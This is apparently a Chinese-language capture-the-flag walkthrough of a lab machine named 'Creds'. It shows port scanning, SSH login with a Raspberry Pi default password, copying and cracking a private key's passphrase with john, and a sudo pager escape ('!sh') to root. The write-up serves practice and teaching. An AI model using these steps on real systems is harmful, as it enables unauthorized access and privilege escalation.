1.信息收集
1.1端口扫描
┌──(kali㉿kali)-\~
└─$ nmap -A -p- 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-28 00:34 EST
Nmap scan report for bogon (192.168.1.4)
Host is up (0.056s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: \xE6\xAC\xA2\xE8\xBF\x8E\xE6\x9D\xA5\xE5\x88\xB0\xE6\xA0\x91\xE8\x8E\x93\xE6\xB4\xBE
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80端口

发现
搜索:树莓派默认用户名密码

2.渗透
┌──(kali㉿kali)-\~
└─$ ssh pi@192.168.1.4
The authenticity of host '192.168.1.4 (192.168.1.4)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/fingerprint)? yes
Warning: Permanently added '192.168.1.4' (ED25519) to the list of known hosts.
pi@192.168.1.4's password:
Linux Creds 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pi@Creds:~$ ls
pass.txt user.txt
pi@Creds:~$ cat user.txt
flag{user-8f818940c395e0b0c39a357c6611c703}
3.提权
发现有密钥有字典,有final用户
pi@Creds:~$ ls -al
total 112
drwx------ 3 pi pi 4096 Nov 28 00:49 .
drwxr-xr-x 4 root root 4096 Nov 26 06:54 ..
lrwxrwxrwx 1 root root 9 Nov 26 06:54 .bash_history -> /dev/null
-rw-r--r-- 1 pi pi 220 Nov 26 06:47 .bash_logout
-rw-r--r-- 1 pi pi 3526 Nov 26 06:47 .bashrc
-rw-r--r-- 1 root root 25 Nov 26 06:56 .hint.txt
-rw-r--r-- 1 root root 80585 Dec 29 2024 pass.txt-rw-r--r-- 1 pi pi 807 Nov 26 06:47 .profile
drwx------ 2 pi pi 4096 Nov 28 00:49 .ssh-rw-r--r-- 1 pi pi 0 Nov 28 00:49 ssh_hash
-rw-r--r-- 1 root root 44 Nov 26 06:48 user.txt
id_ed25519密钥
pi@Creds:~/.ssh$ ls -al
total 24
drwx------ 2 pi pi 4096 Nov 28 00:49 .
drwx------ 3 pi pi 4096 Nov 28 00:49 ..
-rw-r--r-- 1 pi pi 90 Nov 26 06:53 authorized_keys
-rw------- 1 pi pi 444 Nov 26 06:53 id_ed25519
-rw-r--r-- 1 pi pi 90 Nov 26 06:53 id_ed25519.pub
-rw-r--r-- 1 pi pi 222 Nov 26 06:58 known_hosts
-rw-r--r-- 1 pi pi 0 Nov 28 00:49 ssh_hash
final用户
pi@Creds:/home$ ls -al
total 16
drwxr-xr-x 4 root root 4096 Nov 26 06:54 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
drwx------ 3 final final 4096 Nov 26 06:58 final
drwx------ 3 pi pi 4096 Nov 28 00:49 pi
两个用户
远程登陆final需要密钥
pi@Creds:~$ ssh final@localhost
Enter passphrase for key '/home/pi/.ssh/id_ed25519':
有字典,来破解密钥
复制到本地上
┌──(kali㉿kali)-\~/Desktop/creds
└─$ scp pi@192.168.1.5:~/.ssh/id_ed25519 .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pi@192.168.1.5's password:
id_ed25519 100% 444 48.0KB/s 00:00
┌──(kali㉿kali)-\~/Desktop/creds
└─$ scp pi@192.168.1.5:~/pass.txt .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pi@192.168.1.5's password:
pass.txt 100% 79KB 5.8MB/s 00:00
将私钥转换为 John 可识别的 Hash 格式
┌──(kali㉿kali)-\~/Desktop/creds
└─$ ssh2john id_ed25519 > id_ed25519.hash
用 John 结合字典爆破密码
┌──(kali㉿kali)-\~/Desktop/creds
└─$ john id_ed25519.hash --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key RSA/DSA/EC/OPENSSH 32/64)
Cost 1 (KDF/cipher 0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:53 19.60% (ETA: 07:15:50) 0g/s 11.46p/s 11.46c/s 11.46C/s arcangel..passport
0g 0:00:02:58 20.20% (ETA: 07:15:50) 0g/s 11.45p/s 11.45c/s 11.45C/s marion..emily1
0g 0:00:03:01 20.53% (ETA: 07:15:50) 0g/s 11.46p/s 11.46c/s 11.46C/s swimmer..paolita
0g 0:00:04:04 28.06% (ETA: 07:15:40) 0g/s 11.63p/s 11.63c/s 11.63C/s giselle..texas1
0g 0:00:08:06 56.57% (ETA: 07:15:36) 0g/s 11.70p/s 11.70c/s 11.70C/s dinosaur..motorbike
0g 0:00:11:45 84.47% (ETA: 07:15:17) 0g/s 11.97p/s 11.97c/s 11.97C/s blade..nikka
raspberry (id_ed25519)
1g 0:00:13:02 DONE (2025-12-22 07:14) 0.001278g/s 11.94p/s 11.94c/s 11.94C/s august14..nebraska
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
拿到⽤⼾ final
pi@Creds:~$ ssh final@localhost
Enter passphrase for key '/home/pi/.ssh/id_ed25519':
Linux Creds 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 26 06:59:22 2025 from ::1
final@Creds:~$ id
uid=1000(final) gid=1000(final) groups=1000(final)
检查sudo权限:查看当前用户(这里是final)能以 root 身份执行哪些命令
final@Creds:~$ sudo -l
Matching Defaults entries for final on Creds:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User final may run the following commands on Creds:
(ALL) NOPASSWD: /usr/local/bin/creds search *
直接执行一下:测试实际作用 + 找漏洞
final@Creds:~$ sudo creds search *
- Product not found in database 🦕
拿到一个命令首先要做的是看帮助 加个参数试一下
final@Creds:~$ sudo creds search * --help
成功进⼊到编辑器界⾯
NAME
creds search a h lol
SYNOPSIS
creds search a h lol
!sh
结束
id
uid=0(root) gid=0(root) groups=0(root)